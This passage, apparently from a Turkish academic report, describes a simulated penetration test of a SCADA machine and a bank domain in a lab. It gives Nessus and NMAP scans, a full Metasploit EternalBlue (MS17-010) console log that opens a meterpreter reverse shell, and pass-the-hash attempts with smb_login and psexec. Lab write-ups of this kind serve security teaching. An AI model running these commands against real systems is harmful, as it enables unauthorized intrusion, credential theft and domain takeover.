
4.1 ZAFİYET TARAMASI VE SALDIRI ANALİZİ

Bir önceki bölümde topoloji şeklinde görüleceği üzere tasarlanan simülasyonda saldırı bilgisayarından SCADA-ATM isimli makinaya bahsi geçen test araçları kullanılarak tarama ve sızma girişimleri yapılmıştır. İlerleyen aşamalarda ilgili ekran görüntüleri ile beraber tarama ve sızma girişimleri açıklanarak sonuçlara yer verilmiştir.

İlk aşama olarak Kali Linux işletim sistemine sahip bir PC üzerinde Nessus Programı için gerekli konfigürasyonların yapıldığı Şekil 4.1'de görülmektedir. Nessus Programı kullanılarak SCADA-ATM isimli hedef sistem üzerinde tarama yapılmıştır. Tarama sonucunda hedef sistem üzerinde hangi işletim sisteminin çalıştığı, hangi servislerin hangi portlar üzerinde bulunduğu, hedef sistemin sahip olduğu açıklıklar ve zafiyetler tespit edilmiş ve derecelerine göre rapor halinde sunulmuştur. Tarama sonucuna Şekil 4.2'de yer verilmiştir. Nessus taraması sayesinde hedef sistem hakkında detaylı şekilde bilgiler edinilmiş olup, burada tespit edilen açıklıklar kullanılarak hedef sisteme siber saldırılar gerçekleştirilerek başarılı şekilde sızılabilir. Bir sonraki aşamada Nessus taramasına ek olarak, NMAP aracı ile hedef sistem üzerinde tekrardan port taraması yapılarak açık olan portlar üzerinde sömürü işlemlerinin gerçekleştirilmesi için NMAP script araştırması yapılacaktır.




Şekil 4.1: Nessus tarama programının aktif edilmesi.




Şekil 4.2: Hedef sistemde nessus taraması.

NMAP taraması yapılmadan önce saldırı bilgisayarı içerisinde bulunan ilgili dizininde ne tür zafiyet scriptlerinin olduğu araştırılmış olup hedef sistem üzerinde tarama sonucunda bulunan scriptlerin kullanılmasıyla sızma girişimi gerçekleştirilmiştir. Şekil 4.3'te araştırma sonucuna ilişkin çıktılara yer verilmiştir. Burada smb-vuln- ms17-010 ve smtp-vuln-cve2010-4344 vb. gibi scriptlerin varlığı görülmektedir.




Şekil 4.3: NMAP ile script taraması.

Şekilde 4.4'te görüleceği üzere NMAP aracı kullanılarak hedef sistemin bilinen IP adresi üzerinde tarama yapılmıştır. Tarama sonucunda bazı portların açık olduğu ve portlar üzerinde hangi servislerin çalıştığı gibi bilgiler görülmektedir. Var olan açıklıkların incelenmesi sonucunda "445" numaralı port üzerinde "smb-vuln-ms17-010" isimli risk faktörü yüksek olan kritik bir zafiyetin bulunduğu tespit edilmiştir. İlgili zafiyet, Microsoft Windows'un SMB (Server Message Block) yani bir ağdaki kaynaklara erişimi paylaşmak için kullanılan bir istemci - sunucu protokolü içerisindeki güvenlik açığından faydalanmaktadır. Tespit edilen bu açıklık kullanılarak hedef sistem üzerinde uzaktan kod çalıştırmaya ve sisteme sızmaya çalışılacaktır.




Şekil 4.4: Hedef sistemde NMAP taraması.

Ayrıca Şekil 4.5'te msfconsole üzerinde "ms17-010" zafiyetine ilişkin araştırmaların sonucunda auxilary modülü kullanılarak hedef makine üzerinde belirlenen zafiyetin tekrar tespiti yapıldığı görülmektedir. Hedef makine üzerinde tespit edilen ilgili zafiyet, bir penetrasyon test aracı olan Metasploit Framework'ü aracılığıyla sömürülmeye çalışılmıştır.




Şekil 4.5: Metasploit Framework'ü kullanılarak zafiyet keşfi.

Yapılan zafiyet tespitleri sonrasında msfconsole üzerinde bulunan "0" numaralı "ms17_010_eternalblue" exploit'inin kullanılmasıyla, sızılacak hedef makineye ait remote-host ayarları yapılmıştır. Şekil 4.6'da ilgili ayarlar gösterilmiştir.



msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The target port (TCP)
SMBDomain . no (Optional) The Windows domain to use for authentication
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target.
VERIFY_TARGET true yes Check if remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.16.1.200 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows 7 and Server 2008 R2 (x64) All Service Packs
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.16.1.10
RHOSTS => 172.16.1.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 172.16.1.200:4444
[*] 172.16.1.10:445 - Executing automatic check (disable AutoCheck to override)
[*] 172.16.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.1.10:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.1.10:445 - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.10:445 - The target is vulnerable.
[*] 172.16.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.1.10:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.1.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.1.10:445 - Connecting to target for exploitation.
[+] 172.16.1.10:445 - Connection established for exploitation.
[+] 172.16.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.10:445 - CORE raw buffer dump (38 bytes)
[*] 172.16.1.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 172.16.1.10:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 172.16.1.10:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 172.16.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.10:445 - Starting non-paged pool grooming
[+] 172.16.1.10:445 - Sending SMBv2 buffers
[+] 172.16.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.10:445 - Sending final SMBv2 buffers.
[*] 172.16.1.10:445 - Sending last fragment of exploit packet!
[*] 172.16.1.10:445 - Receiving response from exploit packet
[+] 172.16.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.10:445 - Sending egg to corrupted connection.
[*] 172.16.1.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 172.16.1.10
[*] Meterpreter session 1 opened (172.16.1.200:4444 → 172.16.1.10:49165) at 2021-11-27 05:41:56 -0500
[+] 172.16.1.10:445 - =-=-=-=

sahip olunan saldırı bilgisayarı üzerinde kaydedilmiştir. Sistem üzerinden ele geçirilen bu bilgilerin ağ üzerinde bulunan diğer sistemler içerisindeki kullanıcı adı ve parolaların aynı şekilde kullanılması ihtimali düşünülerek senaryo genişletilmiştir.




Şekil 4.7: Hedef sistem üzerinde inceleme.

Bulunulan ağ üzerinde NMAP taraması sonucunda 172.16.1.10 IP adresine sahip SCADA isimli makinenin yanı sıra 172.16.1.20 IP adresli başka bir makinanın varlığı tespit edilmiştir. İlgili makinaya ait keşif aşamasında işletim sistemi, bilgisayar ismi (MG-PC) ve bulunduğu domain hakkında bilgiler edinilmiştir. Edinilen bu bilgiler ışığında hedef sistemin xbank.local isimli bir domainde olduğu görülmektedir. Şekil 4.8'de tespit sonucuna ilişkin çıktılara yer verilmiştir. Buradan çıkarılacak sonuç, ilgili makinaya sızma girişimi yapıldıktan sonra domainde yüksek yetkilere sahip bir kullanıcı oluşturularak xbank isimli işletmenin tüm networkü üzerinde merkezi bir görev alma girişimini sağlamak olacaktır.




Şekil 4.8: MG-PC isimli cihazın keşfi.

Yapılan yeni keşif ve planlanan senaryo ışığında tespit edilen MG-PC makinesi üzerinde daha önce ele geçirilen kullanıcı adı ve parola hash değerleri kullanılarak metasploit içerisinde bulunan “smb_login” ve “psexec” modülleri aracılığıyla bruteforce-attack denemesi yapılmıştır. “smb_login” modülü kullanılarak hangi IP adresi, hangi port ve hangi kullanıcı adı ve parola hash değerleri gibi bilgiler hedef sistem için belirtilmiştir. Belirtilen bu bilgiler neticesinde Şekil 4.9’da görüleceği üzere Administrator kullanıcısı ile bir parola hash değerinin uyuştuğu tespit edilmektedir.



